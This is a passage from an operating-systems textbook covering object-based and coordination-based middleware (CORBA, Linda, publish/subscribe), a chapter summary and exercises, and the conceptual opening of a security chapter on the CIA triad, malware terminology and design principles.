

Figure 8-35. (a) Sequential consistency. (b) In a distributed system with caching, reading a file may return an obsolete value.

result depends on who closes last. A less pleasant, but slightly easier to implement, alternative is to say that the final result is one of the candidates, but leave the choice of which one unspecified.

An alternative approach to session semantics is to use the upload/download model, but to automatically lock a file that has been downloaded. Attempts by other clients to download the file will be held up until the first client has returned it. If there is a heavy demand for a file, the server could send messages to the client holding the file, asking it to hurry up, but that may or may not help. All in all, getting the semantics of shared files right is a tricky business with no elegant and efficient solutions.

8.3.5 Object-Based Middleware

Now let us take a look at a third paradigm. Instead of saying that everything is a document or everything is a file, we say that everything is an object. An **object** in this context is a collection of variables that are bundled together with a set of

access procedures, called **methods**. Processes are not permitted to access the variables directly. Instead, they are required to invoke the methods.

Some programming languages, such as C++ and Java, are object oriented, but these are language-level objects rather than run-time objects. One well-known system based on run-time objects is **CORBA** (**Common Object Request Broker Architecture**) (Vinoski, 1997), which first saw light of day in 1991 and was actively updated until as late as 2012. CORBA is a client-server system, in which client processes on client machines can invoke operations on objects located on (possibly remote) server machines. CORBA was designed for a heterogeneous system running a variety of hardware platforms and operating systems and programmed in a variety of languages. To make it possible for a client on one platform to invoke a server on a different platform, **ORBs** (**Object Request Brokers**) are interposed between client and server to allow them to match up. The ORBs play an important role in CORBA, even providing the system with its name.

Each CORBA object is defined by an interface definition in a language called **IDL** (**Interface Definition Language**), which tells what methods the object exports and what parameter types each one expects. The IDL specification can be compiled into a client stub procedure and stored in a library. If a client process knows in advance that it will need to access a certain object, it is linked with the object's client stub code. The IDL specification can also be compiled into a **skeleton** procedure that is used on the server side. If it is not known in advance which CORBA objects a process needs to use, dynamic invocation is also possible, but how that works is beyond the scope of our treatment.

The function of the ORBs is to hide all the low-level distribution and communication details from the client and server code. In particular, the ORBs hide from the client the location of the server, whether the server is a binary program or a script, what hardware and operating system the server runs on, whether the object is currently active, and how the two ORBs communicate (e.g., using TCP/IP, RPC, or shared memory).

A serious problem with CORBA is that every object is located on only one server, which means the performance will be terrible for objects that are heavily used on client machines around the world. In practice, CORBA functions acceptably only in small-scale systems, such as to connect processes on one computer, one LAN, or within a single company.

8.3.6 Coordination-Based Middleware

Our last paradigm for a distributed system is called **coordination-based middleware**. We will discuss it by looking at the Linda system, an academic research project that started the whole field.

Linda started as a novel system for communication and synchronization developed at Yale University by David Gelernter and his student Nick Carriero (Carriero and Gelernter, 1986; Carriero and Gelernter, 1989; and Gelernter, 1985). In Linda,

independent processes communicate via an abstract **tuple space**. The tuple space is global to the entire system, and processes on any machine can insert tuples into the tuple space or remove tuples from the tuple space without regard to how or where they are stored. To the user, the tuple space looks like a big, global shared memory, as we have seen in various forms before, as in Fig. 8-21(c).

A **tuple** is like a structure in C or Java. It consists of one or more fields, each of which is a value of some type supported by the base language (Linda is implemented by adding a library to an existing language, such as C). For C-Linda, field types include integers, long integers, and floating-point numbers, as well as composite types such as arrays (including strings) and structures (but not other tuples). Unlike objects, tuples are pure data; they do not have any associated methods. Figure 8-36 shows three tuples as examples.

```
("abc", 2, 5)
("matrix-1", 1, 6, 3.14)
("family", "is-sister", "Stephany", "Roberta")
```

Figure 8-36. Three Linda tuples.

Four operations are provided on tuples. The first one, *out*, puts a tuple into the tuple space. For example,

```
out("abc", 2, 5);
```

puts the tuple ("abc", 2, 5) into the tuple space. The fields of *out* are normally constants, variables, or expressions, as in

```
out("matrix–1", i, j, 3.14);
```

which outputs a tuple with four fields, the second and third of which are determined by the current values of the variables *i* and *j*.

Tuples are retrieved from the tuple space by the *in* primitive. They are addressed by content rather than by name or address. The fields of *in* can be expressions or formal parameters. Consider, for example,

```
in("abc", 2, ?i);
```

This operation "searches" the tuple space for a tuple consisting of the string "abc", the integer 2, and a third field containing any integer (assuming that *i* is an integer). If found, the tuple is removed from the tuple space and the variable *i* is assigned the value of the third field. The matching and removal are atomic, so if two processes execute the same *in* operation simultaneously, only one of them will succeed, unless two or more matching tuples are present. The tuple space may even contain multiple copies of the same tuple.

The matching algorithm used by *in* is straightforward. The fields of the *in* primitive, called the **template**, are (conceptually) compared to the corresponding

fields of every tuple in the tuple space. A match occurs if the following three conditions are all met:

1. The template and the tuple have the same number of fields.
2. The types of the corresponding fields are equal.
3. Each constant or variable in the template matches its tuple field.

Formal parameters, indicated by a question mark followed by a variable name or type, do not participate in the matching (except for type checking), although those containing a variable name are assigned after a successful match.

If no matching tuple is present, the calling process is suspended until another process inserts the needed tuple, at which time the called is automatically revived and given the new tuple. The fact that processes block and unblock automatically means that if one process is about to output a tuple and another is about to input it, it does not matter which goes first. The only difference is that if the *in* is done before the *out*, there will be a slight delay until the tuple is available for removal.

The fact that processes block when a needed tuple is not present can be put to many uses. For example, it can be used to implement semaphores. To create or do an up on semaphore S, a process can execute

```
out("semaphore S");
```

To do a down, it does

```
in("semaphore S");
```

The state of semaphore S is determined by the number of ("semaphore S") tuples in the tuple space. If none exist, any attempt to get one will block until some other process supplies one.

In addition to *out* and *in*, Linda also has a primitive operation *read*, which is the same as *in* except that it does not remove the tuple from the tuple space. There is also a primitive *eval*, which causes its parameters to be evaluated in parallel and the resulting tuple to be put in the tuple space. This mechanism can be used to perform an arbitrary computation. This is how parallel processes are created in Linda.

Publish/Subscribe

Our next example of a coordination-based model was inspired by Linda and is called **publish/subscribe** (Oki et al., 1993). It consists of a number of processes connected by a broadcast network. Each process can be a producer of information, a consumer of information, or both.

When an information producer has a new piece of information (e.g., a new stock price), it broadcasts the information as a tuple on the network. This action is called **publishing**. Each tuple contains a hierarchical subject line containing multiple fields separated by periods. Processes that are interested in certain information can **subscribe** to certain subjects, including the use of wildcards in the

subject line. Subscription is done by telling a tuple daemon process on the same machine that monitors published tuples what subjects to look for.

Publish/subscribe is implemented as illustrated in Fig. 8-37. When a process has a tuple to publish, it broadcasts it out onto the local LAN. The tuple daemon on each machine copies all broadcasted tuples into its RAM. It then inspects the subject line to see which processes are interested in it, forwarding a copy to each one that is. Tuples can also be broadcast over a wide area network or the Internet by having one machine on each LAN act as an information router, collecting all published tuples and then forwarding them to other LANs for rebroadcasting. This forwarding can also be done intelligently, forwarding a tuple to a remote LAN only if that remote LAN has at least one subscriber who wants the tuple. Doing this requires having the information routers exchange information about subscribers.



Figure 8-37. The publish/subscribe architecture.

Various kinds of semantics can be implemented, including reliable delivery and guaranteed delivery, even in the presence of crashes. In the latter case, it is necessary to store old tuples in case they are needed later. One way to store them is to hook up a database system to the system and have it subscribe to all tuples. This can be done by wrapping the database system in an adapter, to allow an existing database to work with the publish/subscribe model. As tuples come by, the adapter captures all of them and puts them in the database.

The publish/subscribe model fully decouples producers from consumers, as does Linda. However, sometimes it is useful to know who else is out there. This information can be acquired by publishing a tuple that basically asks: "Who out there is interested in *x*?" Responses come back in the form of tuples that say: "I am interested in *x*."

8.4 RESEARCH ON MULTIPLE PROCESSOR SYSTEMS

Research on multicores, multiprocessors, and distributed systems is extremely popular. Besides the direct problems of mapping operating system functionality on a system consisting of multiple processing cores, there are many open research

problems related to synchronization and consistency, and the way to make such systems faster and more reliable.

Thread management on cores remains an active and complex problem. To improve latency, Qin et al. (2020) implemented a user-level threads package that suppors extremely short-lived threads (only a few microsecond). An arbiter core assigns cores to applications, and the applications then control the placements of threads among the cores.

Fast communication between nodes connected through a network, for instance, through RDMA, is also a hot research topic. Many optimizations for different (one-side or two-sided) RDMA primitives exist, and Wei et al. (2020) provide a systematic comparison. They show that no single primitive (one-sided or two-sided) wins in all cases and propose a hybrid implementation instead. Interestingly, the benefits of RDMA do not automatically apply to all programs written in languages such as Java and Scala, which do not support direct access to heap memory. Taranov et al. (2021) show how RDMA networking can be extended to Java.

The fast networks also lead to renewed interest in distributed shared memory (DSM). In DSM, caching of data (needed to reduce frequent remote accesses) can incur high coherence overhead. In Concordia, Wang et al. (2021) develop DSM with fast in-network cache coherence backed by smart NICs. Meanwhile, Ruan et al. (2020) demonstrated an application-integrated far memory implementation. It achieves the same common-case access latency for remote memory as for local RAM and allows one to build remoteable, hybrid near/far memory data structures.

While the design and implementation of new operating systems is getting rarer, even in research, new work does appear from time to time. LegoOS introduces a new OS model to manage disaggregated systems that disseminates traditional operating system functionalities into loosely coupled monitors, each of which runs on and manages a hardware component (Shan et al., 2018). Internally, LegoOS cleanly separates processor, memory, and storage devices both at the hardware level and the OS level.

One of the most difficult problems in distributed systems is what to do in case nodes fails. Alagappan et al. (2018) show how to perform replicated data updates in a distributed system using situation-aware updates and crash recovery. In particular, it will perform updates in memory if all is well and many nodes are up, but flushes them to disk when failures arise.

Finally, researchers work on using the abundance of many cores to improve storage. For instance, Liao et al. (2021) present a multicore-friendly log-structured file system (LFS) for flash storage. With three main techniques, they improve the scalability of LFS. First, they propose a new reader-writer semaphore to scale the user I/O without hurting the internal operations of LFS. Second, they improve the access to the in-memory index and cache while delivering a concurrency- and flash-friendly on-disk layout. Third, they exploit the flash parallelism, they move from a single log design with runtime-independent log partitions and delay the ordering and consistency guarantees to crash recovery.

8.5 SUMMARY

Computer systems can be made faster and more reliable by using multiple CPUs. Four organizations for multi-CPU systems are multiprocessors, multicomputers, virtual machines, and distributed systems. Each of these has its own properties and issues.

A multiprocessor consists of two or more CPUs that share a common RAM. Often these CPUs themselves consists of multiple cores. The cores and CPUs can be interconnected by a bus, a crossbar switch, or a multistage switching network. Various operating system configurations are possible, including giving each CPU its own operating system, having one leader operating system with the rest being follower, or having a symmetric multiprocessor, in which there is one copy of the operating system that any CPU can run. In the latter case, locks are needed to provide synchronization. When a lock is not available, a CPU can spin or do a context switch. Various scheduling algorithms are possible, including time sharing, space sharing, and gang scheduling.

Multicomputers also have two or more CPUs, but these CPUs each have their own private memory. They do not share any common RAM, so all communication uses message passing. In some cases, the network interface board has its own CPU, in which case the communication between the main CPU and the interface-board CPU has to be carefully organized to avoid race conditions. User-level communication on multicomputers often uses remote procedure calls, but distributed shared memory can also be used. Load balancing of processes is an issue here, and the various algorithms used for it include sender-initiated algorithms, receiver-initiated algorithms, and bidding algorithms.

Distributed systems are loosely coupled systems each of whose nodes is a complete computer with a complete set of peripherals and its own operating system. Often these systems are spread over a large geographical area. Middleware is often put on top of the operating system to provide a uniform layer for applications to interact with. The various kinds include document-based, file-based, object-based, and coordination-based middleware. Some examples are the World Wide Web, CORBA, and Linda.

PROBLEMS

1. What happens if two CPUs in a multiprocessor attempt to access exactly the same word of memory at exactly the same instant?
2. If a CPU issues one memory request every instruction and the computer runs at 200 MIPS, about how many CPUs will it take to saturate a 400-MHz bus? Assume that a memory reference requires one bus cycle. Now repeat this problem for a system in which caching is used and the caches have a 90% hit rate. Finally, what cache hit rate would be needed to allow 32 CPUs to share the bus without overloading it?

3. Suppose that the wire between switch 2A and switch 3A in the omega network of Fig. 8-5 breaks. Who is cut off from whom?

4. When a system call is made in the model of Fig. 8-8, a problem has to be solved immediately after the trap that does not occur in the model of Fig. 8-7. What is the nature of this problem and how might it be solved?

5. What is the difference between a regular thread in the sense of the threads discussed in Chap. 2 and a hyper-thread. Which is faster?

6. Multicore CPUs are common in conventional desktop machines and laptop computers. Desktops with tens or hundreds of cores are not far off. One possible way to harness this power is to parallelize standard desktop applications such as the word processor or the Web browser. Another possible way to harness the power is to parallelize the services offered by the operating system, for example, TCP processingas well as commonly used library services such as secure http library functions. Which approach appears the most promising? Why?

7. Are critical regions on code sections really necessary in an SMP operating system to avoid race conditions or will mutexes on data structures do the job as well?

8. When the TSL instruction is used for multiprocessor synchronization, the cache block containing the mutex will get shuttled back and forth between the CPU holding the lock and the CPU requesting it if both of them keep touching the block. To reduce bus traffic, the requesting CPU executes one TSL every 50 bus cycles, but the CPU holding the lock always touches the cache block between TSL instructions. If a cache block consists of 16 32-bit words, each of which requires one bus cycle to transfer, and the bus runs at 400 MHz, what fraction of the bus bandwidth is eaten up by moving the cache block back and forth?

9. In the text, it was suggested that a binary exponential backoff algorithm be used between uses of TSL to poll a lock. It was also suggested to have a maximum delay between polls. Would the algorithm work correctly if there were no maximum delay?

10. Suppose that the TSL instruction was not available for synchronizing a multiprocessor. Instead, another instruction, SWP, was provided that atomically swapped the contents of a register with a word in memory. Could that be used to provide multiprocessor synchronization? If so, how could it be used? If not, why does it not work?

11. In this problem you are to compute how much of a bus load a spin lock puts on the bus. Imagine that each instruction executed by a CPU takes 5 nsec. After an instruction has completed, any bus cycles needed, for example, for TSL are carried out. Each bus cycle takes an additional 10 nsec above and beyond the instruction execution time. If a process is attempting to enter a critical region using a TSL loop, what fraction of the bus bandwidth does it consume? Assume that normal caching is working so that fetching an instruction inside the loop consumes no bus cycles.

12. Figure 8-12 was said to depict a timesharing environment. Why is only one process (*A*) shown in part (b)?

13. When gang scheduling is used, does the number of CPUs in the gang have to be a power of two? Explain your answer.

14. What is the advantage of arranging the nodes of a multicomputer in a hypercube rather than a grid? Is there any downside to using a hypercube?

15. Consider the double-torus topology of Fig. 8-16(d) but expanded to size $k \times k$. What is the diameter of the network? (*Hint*: Consider odd k and even k differently.)

16. The bisection bandwidth of an interconnection network is often used as a measure of its capacity. It is computed by removing a minimal number of links that splits the network into two equal-size units. The capacity of the removed links is then added up. If there are many ways to make the split, the one with the minimum bandwidth is the bisection bandwidth. For an interconnection network consisting of an $8 \times 8 \times 8$ cube, what is the bisection bandwidth if each link is 1 Gbps?

17. Consider a multicomputer in which the network interface is in user mode, so only three copies are needed from source RAM to destination RAM. Assume that moving a 32-bit word to or from the network interface board takes 20 nsec and that the network itself operates at 1 Gbps. What would the delay be for a 64-byte packet being sent from source to destination if we could ignore the copying time? What is it with the copying time? Now consider the case where two extra copies are needed, to the kernel on the sending side and from the kernel on the receiving side. What is the delay in this case?

18. Repeat the previous problem for both the three-copy case and the five-copy case, but this time compute the bandwidth rather than the delay.

19. How must the implementation of send and receive differ between a shared-memory multiprocessor system and a multicomputer, and how does this affect performance?

20. When transferring data from RAM to a network interface, pinning a page can be used, but suppose that system calls to pin and unpin pages each take 1 μsec. Copying takes 5 bytes/nsec using DMA but 20 nsec per byte using programmed I/O. How big does a packet have to be before pinning the page and using DMA is worth it?

21. When a procedure is scooped up from one machine and placed on another to be called by RPC, some problems can occur. In the text, we pointed out four of these: pointers, unknown array sizes, unknown parameter types, and global variables. An issue not discussed is what happens if the (remote) procedure executes a system call. What problems might that cause and what might be done to handle them?

22. Give a rule that guarantees sequential consistency in a distributed shared memory system. Are there any disadvantages to your rule? If so, what are they?

23. Consider the processor allocation of Fig. 8-24. Suppose that process H is moved from node 2 to node 3. What is the total weight of the external traffic now?

24. Some multicomputers allow running processes to be migrated from one node to another. Is it sufficient to stop a process, freeze its memory image, and just ship that off to a different node? Name two hard problems that have to be solved to make this work.

25. Why is there a limit to cable length on an Ethernet network?

26. In Fig. 8-27, the third and fourth layers are labeled Middleware and Application on all four machines. In what sense are they all the same across platforms, and in what sense are they different?

27. Figure 8-30 lists six different types of service. For each of the following applications, which service type is most appropriate?

(a) Video on demand over the Internet.
(b) Downloading a Web page.

28. DNS names have a hierarchical structure, such as *sales.general-widget.com* or *cs.uni.edu* One way to maintain the DNS database would be as one centralized database, but that is not done because it would get too many requests/sec. Propose a way that the DNS database could be maintained in practice.

29. In the discussion of how URLs are processed by a browser, it was stated that connections are made to port 80. Why?

30. Can the URLs used in the Web exhibit location transparency? Explain your answer.

31. When a browser fetches a Web page, it first makes a TCP connection to get the text on the page (in the HTML language). Then it closes the connection and examines the page. If there are figures or icons, it then makes a separate TCP connection to fetch each one. Suggest two alternative designs to improve performance here.

32. When session semantics are used, it is always true that changes to a file are immediately visible to the process making the change and never visible to processes on other machines. However, it is an open question as to whether or not they should be immediately visible to other processes on the same machine. Give an argument each way.

33. When multiple processes need access to data, in what way is object-based access better than shared memory?

34. When a Linda *in* operation is done to locate a tuple, searching the entire tuple space linearly is very inefficient. Design a way to organize the tuple space that will speed up searches on all *in* operations.

35. Imagine that you have two windows open on your computer at once. One of the windows is to a list of files in some directory (e.g., File Explorer in Windows or the Finder in MacOS). The other window is to a shell (command line interpreter). In the shell you create a new file. In the other window, within a fraction of a second the new file shows up. Give a way this could be implemented.

36. Copying buffers takes time. Write a C program to find out how much time it takes on a system to which you have access. Use the *clock* or *times* functions to determine how long it takes to copy a large array. Test with different array sizes to separate copying time from overhead time.

37. Write C functions that could be used as client and server stubs to make an RPC call to the standard *printf* function, and a main program to test the functions. The client and server should communicate by means of a data structure that could be transmitted over a network. You may impose reasonable limits on the length of the format string and the number, types, and sizes of the variables your client stub will accept.

38. Write a program that implements the sender-initiated and receiver-initiated load balancing algorithms described in Sec. 8.2. The algorithms should take as input a list of newly created jobs specified as (creating_processor, start_time, required_CPU_time)

where the creating_processor is the number of the CPU that created the job, the start_time is the time at which the job was created, and the required_CPU_time is the amount of CPU time the job needs to complete (specified in seconds). Assume a node is overloaded when it has one job and a second job is created. Assume a node is underloaded when it has no jobs. Print the number of probe messages sent by both algorithms under heavy and light workloads. Also print the maximum and minimum number of probes sent by any host and received by any host. To create the workloads, write two workload generators. The first should simulate a heavy workload, generating, on average, *N* jobs every *AJL* seconds, where *AJL* is the average job length and *N* is the number of processors. Job lengths can be a mix of long and short jobs, but the average job length must be *AJL*. The jobs should be randomly created (placed) across all processors. The second generator should simulate a light load, randomly generating *N*/3 jobs every *AJL* seconds. Play with other parameter settings for the workload generators and see how it affects the number of probe messages.

39. One of the simplest ways to implement a publish/subscribe system is via a centralized broker that receives published articles and distributes them to the appropriate subscribers. Write a multithreaded application that emulates a broker-based pub/sub system. Publisher and subscriber threads may communicate with the broker via (shared) memory. Each message should start with a length field followed by that many characters. Publishers send messages to the broker where the first line of the message contains a hierarchical subject line separated by dots followed by one or more lines that comprise the published article. Subscribers send a message to the broker with a single line containing a hierarchical interest line separated by dots expressing the articles they are interested in. The interest line may contain the wildcard symbol "*". The broker must respond by sending all (past) articles that match the subscriber's interest. Articles in the message are separated by the line "BEGIN NEW ARTICLE." The subscriber should print each message it receives along with its subscriber identity (i.e., its interest line). The subscriber should continue to receive any new articles that are posted and match its interests. Publisher and subscriber threads can be created dynamically from the terminal by typing "P" or "S" (for publisher or subscriber) followed by the hierarchical subject/interest line. Publishers will then prompt for the article. Typing a single line containing "." will signal the end of the article. (This project can also be implemented using processes communicating via TCP.)

9

SECURITY

Many companies possess valuable information they want to guard closely. Among many things, this information can be technical (e.g., a new chip design or software), commercial (e.g., studies of the competition or marketing plans), financial (e.g., plans for a stock offering), or legal (e.g., documents about a potential merger or takeover). Most of this information is stored on computers. Home computers increasingly have valuable data on them, too. Many people keep their financial information, including tax returns and credit card numbers, on their computer. Love letters have gone digital. And disks (by which we also mean SSDs in this chapter) these days are full of important photos, videos, and movies.

As more and more of this information is stored in computer systems, the need to protect it is becoming increasingly important. Guarding the information against unauthorized usage is therefore a major concern of all operating systems. Unfortunately, it is also becoming increasingly difficult due to the widespread acceptance of system bloat (and the accompanying bugs) as a normal phenomenon. In this chapter, we will examine computer security as it applies to operating systems.

The issues relating to operating system security have changed radically in the past few decades. Up until the early 1990s, few people had a computer at home and most computing was done at companies, universities, and other organizations on multiuser computers ranging from large mainframes to minicomputers. Nearly all of these machines were isolated, not connected to any networks. As a consequence of this situation security was almost entirely focused on how to keep the users out of each other's hair. If Elinor and Carolyn were both registered users of

the same computer, the trick was to make sure that neither could read or tamper with the other's files, yet allow them to share those files they wanted shared. Elaborate models and mechanisms were developed to make sure no user could get access rights to which he or she was not entitled. We will look at some of these models in Sec. 9.3.

Sometimes the models and mechanisms involved classes of users rather than just individuals. For example, on a military computer, data had to be markable as top secret, secret, confidential, or public, and corporals had to be prevented from snooping in generals' directories, no matter who the corporal was and who the general was. All these themes were thoroughly investigated, reported on, and implemented over a period of decades.

An unspoken assumption was that once a model was chosen and an implementation made, the software was basically correct and would enforce whatever the rules were. The models and software were usually pretty simple so the assumption usually held. Thus, if theoretically Elinor was not permitted to look at a certain one of Carolyn's files, in practice she really could not do it.

With the rise of the personal computer, tablets, smartphones and the Internet, the situation changed. For instance, many devices have only one user, so the threat of one user snooping on another user's files has mostly disappears. Of course, this is not true on shared servers (possibly in the cloud). Here, there is a lot of interest in keeping users strictly isolated. Also, snooping still happens—in the network, for example. If Elinor is on the same Wi-Fi networks as Carolyn, she can intercept all of her network data. Modulo the Wi-Fi, this is not a new problem. More than 2000 years ago, Julius Caesar faced the same issue. Caesar needed to send messages to his legions and allies, but there was always a chance that the message would be intercepted by his enemies. To make sure his enemies would not be able to read his commands, Caesar used encryption—replacing every letter in the message with the letter that was, say, three positions to the left of it in the alphabet. So a "D" became an "A", an "E" became a "B", and so on. While today's encryption techniques are more sophisticated, the principle is the same: without knowledge of the secret key, the adversary should not be able to read the message.

Unfortunately, this does not always work, because the network is not the only place where Elinor can snoop on Carolyn. If Elinor is able to hack into Carolyn's computer, she can intercept all the outgoing messages *before*, and all incoming messages *after* they are encrypted. Breaking into someone's computer is not always easy, but a lot easier than it should be (and typically a lot easier than cracking someone's 2048 bit encryption key). The problem is caused by bugs in the software on Carolyn's computer. Fortunately for Elinor, increasingly bloated operating systems and applications guarantee that there is no shortage of bugs. When a bug is a security bug, we call it a **vulnerability**. When Elinor discovers a vulnerability in Carolyn's software, she has to feed that software with exactly the right bytes to trigger the bug. A bug-triggering input like this is usually called an **exploit**. Often, successful exploits allow attackers to take full control of the computer. Phrased

differently: while Carolyn may think she is the only user on the computer, she really is not alone at all!

Attackers abuse exploits manually or automatically, to run malicious software or **malware**. Malware appears in different guises and there is a lot of confusion about terminology. We refer to malware that infects computers by injecting itself into other (often executable) files as a **virus**. In other words, a virus needs another program and typically some form of user interaction to propagate. For instance, the user should click on an attachment to get infected. In contrast, a **worm** is self-propelled. It will propagate regardless of what the user does. Well-known worms in the past would randomly scan IP addresses on the Internet to see if they found a machine with vulnerable software, and if so infect it, rinse, and repeat. A **Trojan,** or Trojan horse, is malware that is hidden in something that looks legitimate and/or useful. By repackaging popular but expensive software (like a game or a word processor) and offering it for free on the Internet, the attackers get users to install it themselves. For many users, "free" is completely irresistible. However, installing the free game automatically also installs additional functionality, the kind that hands over the PC and everything in it to a cybercriminal far away.

This chapter has two main parts. In the first part, we look at the topic of security in a principled manner. This includes the fundamentals of security (Sec. 9.1), different approaches to provide access control (Sec. 9.2), and formal models of secure systems (Sec. 9.3), which includes formal models for access control and cryptography. Authentication (Sec. 9.4) also belongs in this part.

So far, so good—in theory. Then reality kicks in and the second part introduces practical security problems that occur in daily life. We will talk about the tricks that attackers use to take control over a computer system using software vulnerabilities, as well as some common countermeasures to prevent this from happening (Sec. 9.5). Unfortunately, software bugs are no longer our only concern and we will briefly look at hardware vulnerabilities—for instance, cache side channels and speculative execution attacks (Sec. 9.6). However, even if the hardware and software are correct, there is still the human and we therefore briefly look at insider threats also (Sec. 9.7). Given the importance of security in operating systems, the security community has developed a variety of techniques to harden the operating system against attacks and we will review the most important ones (Sec. 9.8).

9.1 FUNDAMENTALS OF OPERATING SYSTEM SECURITY

Some people tend to use the terms "security" and "protection" interchangeably. Nevertheless, it is frequently useful to make a distinction between the general problems involved in making sure that files are not read or modified by unauthorized persons, which include technical, administrative, legal, and political issues, and the specific sets of rules maintained by the operating system to protect objects against unauthorized actions. To avoid confusion, we will use the term **security** to

refer to the overall problem, and the term **protection domain** to indicate the exact set of operations (such reading or writing a file or memory page) a user or process is permitted to perform on the objects in the system. Moreover, we will use **security mechanism** to refer to a specific technique used by the operating system to safeguard information in the computer. An example of a security mechanism is setting the supervisor bit in a pagetable entry of a page that should be inaccessible to user applications. Finally, we will use the term **security domain** in an informal way to refer to software that, on the one hand, needs to be able to perform its tasks securely, and on the other hand, needs to be prevented from jeopardizing the security of others. Examples of security domains include the components of the operating system kernel, processes and virtual machines. If we zoom in enough, we see that the notion of security domain is simply a convenient way to point at particular software. However, from a security point of view, all that is relevant about a security domain is defined by its protection domain.

9.1.1 The CIA Security Triad

Many security texts decompose the security of an information system in three components: confidentiality, integrity, and availability. Together, they are often referred to as "CIA." They are shown in Fig. 9-1 and constitute the core security properties that we must protect against attackers and eavesdroppers—such as the (other) CIA.

The first, **confidentiality**, is concerned with having secret data remain secret. More specifically, if the owner of some data has decided that these data are to be made available only to certain people and no others, the system should guarantee that release of the data to unauthorized people never occurs. As an absolute minimum, the owner should be able to specify who can see what, and the system should enforce these specifications, which ideally should be per file.

Goal	Threat
Confidentiality	Exposure of data
Integrity	Tampering with data
Availability	Denial of service

Figure 9-1. Security goals and threats.

The second property, **integrity**, means that unauthorized users should not be able to modify any data without the owner's permission. Data modification in this context includes not only changing the data, but also removing data and adding false data. If a system cannot guarantee that data deposited in it remain unchanged until the owner decides to change them, it is not worth much for data storage.

The third property, **availability**, means that nobody can disturb the system to make it unusable. Such **denial-of-service** attacks are increasingly common. For

example, if a computer is an Internet server, sending a flood of requests to it may cripple it by eating up all of its CPU time just examining and discarding incoming requests. If it takes, say, 100 μsec to process an incoming request to read a Web page, then anyone who manages to send 10,000 requests/sec can wipe it out. Reasonable models and technology for dealing with attacks on confidentiality and integrity are available; foiling denial-of-service attacks is much harder.

Later on, people decided that three fundamental properties were not enough for all possible scenarios, and so they added additional ones, such as authenticity, accountability, nonrepudiability, and others. Clearly, these are all nice to have. Even so, the original three still have a special place in the hearts and minds of most (elderly) security experts.

9.1.2 Security Principles

While the challenges related to safeguarding these properties have also evolved over the past few decades, the principles have stayed mostly the same. For instance, when few people had their own computers and most computing was done on multiuser (often mainframe-based) computer systems with limited connectivity, security was mostly focused on isolating users or classes of users from each other. Isolation guarantees the separation of components (programs, computer systems, or even entire networks) that belong to different security domains or have different privileges. All interaction between the different components that takes place is mediated with proper privilege checks. Today, isolation is still a key ingredient of security. Even the entities to isolate have remained, by and large, the same. We will refer to them as security domains. Traditional security domains for operating systems are processes and kernels, and for hypervisors, virtual machines (VMs). Since then, some security domains (such as trusted execution environments) have been added to the mix, but these are still the main security domains today. There is no doubt, however, that the threats have evolved tremendously, and in response, so have the protection mechanisms.

While addressing security concerns in all layers of the network stack is certainly necessary, it is very difficult to determine when you have addressed them sufficiently and if you have addressed them all. In other words, *guaranteeing* security is hard. Instead, we try to improve security as much as we can by consistently applying a set of security principles. Classic security principles for operating systems were formulated as early as 1975 by Jerome Saltzer and Michael Schroeder:

1. **Principle of economy of mechanism**. This principle is sometimes paraphrased as the principle of simplicity. Complex systems always have more bugs than simple systems. Moreover, users may not understand them well and use them in a wrong or insecure way. Simple systems are good systems. This is also true for security solutions. One of the reasons Multics did not catch on as an operating system big time is that many users and developers found it cumbersome in practice.

